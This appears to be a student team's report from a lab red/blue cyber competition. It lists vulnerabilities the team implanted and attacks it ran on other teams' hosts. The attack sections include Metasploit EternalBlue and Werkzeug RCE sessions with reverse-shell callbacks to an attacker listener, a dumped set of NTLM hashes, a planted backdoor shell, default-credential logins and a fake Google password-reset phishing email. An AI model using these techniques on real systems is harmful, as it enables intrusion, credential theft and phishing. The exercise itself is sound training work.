

Site Book - Team Alpha

Joe Abbate, Ryan Schanzenbacher, Vijayavarman Arunasalam
Harikrishnan

Team Topology.....	3
Visual Topology.....	3
Table of Services.....	3
Vulnerabilities Implanted.....	4
ProFTPD 1.3.3c (Backdoored).....	4
Apache HTTP Server 2.4.50 - Path Traversal Attack (CVE-2021-42013).....	4
Microsoft Windows - BlueKeep RDP (CVE-2019-0708).....	4
Print Server - CUPS w/ cups-pdf on Alpine 3.18.....	4
Attack Detections.....	4
Attacks Conducted.....	6
Team Bravo.....	6
Enumeration.....	6
Attacks Conducted.....	6
6.T Team Charlie.....	8
Enumeration.....	8
Attacks Conducted.....	8
Team Delta.....	11
Enumeration.....	11
Attacks Conducted.....	11
Team Echo.....	13
Enumeration.....	13
Attacks Conducted.....	13
Team Foxtrot.....	15
Enumeration.....	15
Attacks Conducted.....	15

Team Topology

Visual Topology




Table of Services

IP Address	Host	Services
172.16.11.2	k8s	Kubernetes API, Rocketchat, Web, Mail, Realm
172.16.11.3	Mail Server	hMailServer
172.16.11.4	ADDS/NS1	Active Directory, DNS
172.16.11.5	NTP-SMB	NTP, SMB
172.16.11.10	Wazuh	IDS
172.16.11.20	Print Server	CUPS
172.16.11.100	Windows 10	RDP
172.16.11.101	Linux Client 1	SSH, FTP
172.16.111.4	ADDS2/NS2	Active Directory, DNS
172.16.111.50	Ubuntu 22.04	Employee Management Service
172.16.111.51	Kali AM	Attack Tools
172.16.111.52	OSCommerce	Web (Sensitive Data)
172.16.111.69	Kali	Attack Tools
172.16.111.100	Windows 7	RDP
172.16.111.101	Linux Client 2	SSH

Vulnerabilities Implanted

ProFTPD 1.3.3c (Backdoored)

This vulnerability is of a backdoored version of ProFTPD. This version was impacted when attackers obtained access to the distribution server, implanting a backdoor to the HELP command. This allows anyone to gain unauthenticated, root-level access to the host.

Apache HTTP Server 2.4.50 - Path Traversal Attack (CVE-2021-42013)

This vulnerability allows attackers to view files outside of the web directory. This includes key system files, such as /etc/passwd. This can help them find sensitive information that can be used to gain further access.

Microsoft Windows - BlueKeep RDP (CVE-2019-0708)

This vulnerability impacted Windows 7's RDP server. By executing the correct steps, one can obtain remote code execution through this server.

Print Server - CUPS w/ cups-pdf on Alpine 3.18

This vulnerability was a standard virtual print server that accepts print jobs without performing any kind of authentication or IP verification

Attack Detections

Overall, Wazuh detected no direct infiltration of systems during the event.



It did detect an attempted brute force attempt against the "wazuh" and "k8s" systems during April 3, 2024 from 7:05p to 8:10p during which ~2900 login attempts were made on both systems. No successful login was made.

Overall, the largest class of attacks detected during the competition was password spraying and brute force attempts


```

[28/Apr/2024 19:33:18] "GET / HTTP/1.1" 200 5319
Not Found: /favicon.ico
[28/Apr/2024 19:33:18] "GET /favicon.ico HTTP/1.1" 404 2423
[28/Apr/2024 19:33:41] "GET /emp/home/ HTTP/1.1" 200 5319
[28/Apr/2024 19:33:43] "GET /emp/home/ HTTP/1.1" 200 5319
[28/Apr/2024 19:33:44] "GET /emp/home/ HTTP/1.1" 200 5319
[28/Apr/2024 19:33:44] "GET /emp/home/ HTTP/1.1" 200 5319
[28/Apr/2024 19:33:46] "GET /emp/add-emp/ HTTP/1.1" 200 4871
[28/Apr/2024 19:33:59] "POST /emp/add-emp/ HTTP/1.1" 302 0
[28/Apr/2024 19:33:59] "GET /emp/home/ HTTP/1.1" 200 5849
Not Found: /emp/home
[28/Apr/2024 19:36:01] "GET /emp/home HTTP/1.1" 404 3165
[28/Apr/2024 19:54:41] "GET / HTTP/1.1" 200 5849
Not Found: /favicon.ico
[28/Apr/2024 19:54:44] "GET /favicon.ico HTTP/1.1" 404 2423
[28/Apr/2024 19:57:04,164] - Broken pipe from ('172.16.161.32', 39100)
[28/Apr/2024 19:57:10] "GET / HTTP/1.0" 200 5849
[28/Apr/2024 19:57:15] code 400, message Bad HTTP/0.9 request type ('l\x00')


```

These are logs when teams modified the Employee Database table. Entries 1 and 6 in the Employees table are added by other teams.

Attacks Conducted

Team Bravo

Enumeration




Attacks Conducted

The Domain Controller was vulnerable to the EternalBlue attack. We placed a Realm beacon on the system for persistence. With this, we made a Domain Admin named "skyz", and used that

account to delete DNS records for uptime checks. We also left messages in DNS records and as Windows pop-ups as jokes.

A vulnerable web server DVWA was hosted on 172.16.21.26. Various attacks like Command Injection, SQL Injection, File Upload and Brute Force were performed.



The machine hosted on 172.16.21.25 was vulnerable to EternalBlue. The attack was performed using Metasploit and the hashdump was captured.

```

DP/UPnP)          Id  Name
0   Automatic

[*] Started exploit module...
[*] Using meterpreter reverse_tcp payload...
[*] Using existing port 4444...
[*] Starting reverse TCP handler on 172.16.111.51:4444...
[*] Exploit completed, but no session was created.

[*] msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.16.21.25
[*] RHOSTS => 172.16.21.25
[*] msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.16.111.51:4444
[*] 172.16.21.25:445 - Target OS: Windows Server 2016 Essentials 14393
[*] 172.16.21.25:445 - Built a write-primitive...
[*] 172.16.21.25:445 - Overwrite complete! SYSTEM session obtained!
[*] 172.16.21.25:445 - Selecting PostShell...target
[*] 172.16.21.25:445 - Executing the payload...
[*] 172.16.21.25:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 172.16.21.25
[*] Meterpreter session 1 opened (172.16.111.51:4444 -> 172.16.21.25:49717) at 2024-05-02 12:29:42 -0400

[*] meterpreter > getuid
[*] Server username: NT AUTHORITY\SYSTEM
[*] meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 41e30681481046fb225a7562f4dc317d...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

[*] No users with password hints on this system

[*] Dumping password hashes...


[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:db976f11732cd56a66667cf8b7b5290e:::
[*] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cFe0d16ae931b73c59d7e0c089c0:::
[*] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cFe0d16ae931b73c59d7e0c089c0:::

[*] meterpreter >

```

Team Charlie

Enumeration



Attacks Conducted


FTP Anonymous login was enabled on 172.16.31.57

```
File Actions Edit View Help
Network Distance: 2 hops

TRACEROUTE (using port 110/tcp)
HOP RTT ADDRESS
- Hop 1 is the same as for 172.16.31.11
2 0.40 ms 172.16.31.44

Nmap scan report for 172.16.31.57
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to ::ffff:172.16.111.51
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4:f5:70:88:b7:3f:e1:88:c2:c0:45:54:46:7b:b2:1b (RSA)
|   256 16:ed:fc:03:12:4e:71:79:02:b6:66:a2:99:92:5a (EDDSA)
|_ 256 ae:e6:ba:53:ab:80:58:47:90:ea:3b:a2:16:40:f3:03 (ED25519)
631/tcp   open  ipp    CUPS 2.3
| http-robots.txt: 1 disallowed entry
|/
|_http-title: Home - CUPS 2.3.1
|_http-server-header: CUPS/2.3 IPP/2.1
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15.0-102-generic
```

A Simple python web server was hosted on port 80 of 172.16.31.78.



But NMAP scans also revealed that port 5000 was running Werkzeug hosting TIWAP. It is an intentionally vulnerable web server with its code available in github.

```

File Actions Edit View Help
HOP RTT ADDRESS
- Hop 1 is the same as for 172.16.31.11
2 0.29 ms 172.16.31.59

Nmap scan report for 172.16.31.78
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   SimpleHTTPServer 0.6 (Python 3.8.5)
|_http-server-header: SimpleHTTP/0.6 Python/3.8.5
|_http-title: Hello, World!
5000/tcp   open  ssl/http Werkzeug httpd 2.0.3 (Python 3.6.15)
| ssl-cert: Subject: commonName=TIWAP/organizationName=Hacked!/stateOrProvinceName=UK/countryName=GB
| Not valid before: 2021-09-01T11:29:17
| Not valid after:  2022-09-01T11:29:17
|_http-server-header: Werkzeug/2.0.3 Python/3.6.15
|_ssl-date: TLS randomness does not represent time
|_http-title: TIWAP
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.19 - 5.8
Network Distance: 2 hops

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
- Hop 1 is the same as for 172.16.31.11
2 0.38 ms 172.16.31.78


Nmap scan report for 172.16.31.99
Host is up (0.00026s latency).
All 1000 scanned ports on 172.16.31.99 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
- Hop 1 is the same as for 172.16.31.11
2 0.28 ms 172.16.31.99

Nmap scan report for 172.16.31.144
Host is up (0.00024s latency).
Not shown: 1000 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
4444/tcp  open  krb5/24?
| fingerprint-strings:
| | GetRequest, NULL:
| | start
| | E:\Java\io\DataInputStream;Ljava\io\OutputStream;[Ljava\Lang\String;;)V
| | Exceptions
| | JavaPayload/stage/Stage
| | java\Lang\Object
| |

```

We tried various attacks in the TIWAP interface most importantly Directory Traversal attack which enabled us to view the /etc/shadow file



Werkzeug also had a metasploit module that can perform RCE. Unfortunately it couldn't create a session back.

```

kali㉿kali ~

      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
      http://hackers.org/slowloris/
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 533.90 seconds
[+] http://172.16.111.51:4444

msf6 exploit(multi/http/werkzeug_debug_rce) > options
Module options (exploit/multi/http/werkzeug_debug_rce):
Name  Current Setting  Required  Description
Proxies          no           No  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          172.16.31.78  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/exploits/#specifying-the-target-host
RPORT           5000         yes        The target port (TCP)
SSL             true         no         Negotiate SSL/TLS for outgoing connections
TARGETURI       /console    yes        URL to the console endpoint Security. This application includes various security measures to prevent unauthorized access.
VHOST          www          no         HTTP server virtual host

Payload options (python/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST          172.16.111.51  yes        The listen address (an interface may be specified)iple of how web applic
LPORT          4444         yes        The listen port


Exploit target:
id  Name
0  werkzeug 0.10 and older
This exploit targets the werkzeug 0.10 and older version. It implements harder and alternative security measures but again failed to completely secure the website functionality.

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/werkzeug_debug_rce) > run
[*] Started reverse TCP handler on 172.16.111.51:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/werkzeug_debug_rce) >
[*] Started reverse TCP handler on 172.16.111.51:4444
[*] Exploit failed! Error: The endpoint is not connected - getpeername(2)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/werkzeug_debug_rce) > 

```

Team Delta


Enumeration




Attacks Conducted


Remote Code Execution was found in the ML Python server. The code was edited to add a backdoor shell at the path “/lol”.

The machine running on 172.16.41.8 had an interesting website.



But it also was running ActiveMQ on port 8161. The default login of admin:admin worked.





We also tried a very basic phishing attempt by hosting a website in our Kali machine. We sent out the phishing email with the URL of the malicious website attached in the email.

The image contains two screenshots. The top screenshot shows a Google sign-in page titled "Sign in with your Google Account" with fields for "Email" and "Password", and a "Sign in" button. The bottom screenshot shows an email inbox on a Windows machine. An email from "Admin <admin@skillissue.com>" is selected, showing the recipient "To admin@narnia.com" and the subject "**Important::: Update Password". The body of the email reads:

Hello Admin,

This is to inform you that your Google account password has expired and needs to be updated

Please click on this link to change password


<http://172.16.111.51>

Thank you,

IT Support

Team Echo

Enumeration



Attacks Conducted

The DNS server was found to be vulnerable to EternalBlue. This was used to get in and place a Realm beacon. We searched this host for other routes around the network, but did not find other credentials available.


```
Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  thread          yes        Exit technique (Accepted: "", seh, thread, process, none)
  LHOST     172.16.111.51    yes        The listen address (an interface may be specified)
  LPORT     4444              yes        The listen port

Exploit target:
  Id  Name
  -  -
  0  Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.16.151.21
RHOSTS = 172.16.151.21
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 172.16.111.51:4444
[*] 172.16.151.21:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 172.16.151.21:445 - Host is likely VULNERABLE to MS17-010 - Windows Server 2012 R2 Standard 9600 x64 (64-bit)
[*] 172.16.151.21:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.151.21:445 - The target is vulnerable.
[*] 172.16.151.21:445 - shellcode size: 1283
[*] 172.16.151.21:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 172.16.151.21:445 - Target O/S: Windows Server 2012 R2 Standard 9600
[*] 172.16.151.21:445 - CommunicationError encountered. Have you set SMBUser/SMBPass?
[*] 172.16.151.21:445 - Exploit failed with the following error: Read timeout expired when reading from the Socket (timeout=30)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 172.16.111.51:4444
[*] 172.16.151.21:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 172.16.151.21:445 - Host is likely VULNERABLE to MS17-010 - Windows Server 2012 R2 Standard 9600 x64 (64-bit)
[*] 172.16.151.21:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.151.21:445 - The target is vulnerable.
[*] 172.16.151.21:445 - shellcode size: 1283
[*] 172.16.151.21:445 - numGroomConn: 12
[*] 172.16.151.21:445 - Target O/S: Windows Server 2012 R2 Standard 9600
[*] 172.16.151.21:445 - Target O/S: Windows Server 2012 R2 Standard 9600
[*] 172.16.151.21:445 - CommunicationError encountered. Have you set SMBUser/SMBPass?
[*] 172.16.151.21:445 - Exploit failed with the following error: Read timeout expired when reading from the Socket (timeout=30)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

The machine on 172.16.51.49 had Anonymous FTP login enabled. Apart from that, a user account with root privileges had a weak password which was identified by simple password guessing.




```

File Actions Edit View Help
(kali㉿kali)-[~]
└─$ ftp 172.16.51.49
Connected to 172.16.51.49.
220 Welcome to blah FTP service.
Name (172.16.51.49:kali): sid
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44546|)
150 Here comes the directory listing.
drwxrwxrwx 3 1001 1001 4096 Apr 28 21:26 secret
-rw-r--r-- 1 1001 1001 75 Apr 28 21:25 secret.txt
226 Directory send OK.
ftp> put MustSee.txt
local: MustSee.txt remote: MustSee.txt
150 Ok to send data.
100% [*****] 226 Transfer complete.
54 bytes sent in 00:00 (70.03 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||57552|)
150 Here comes the directory listing.
drwxrwxrwx 3 1001 1001 54 Apr 28 21:44 MustSee.txt
-rw-r--r-- 1 1001 1001 4096 Apr 28 21:26 secret
226 Directory send OK.
ftp>

```

We got access to the FTP server and included our file “MustSee.txt” to mark our exploitation.

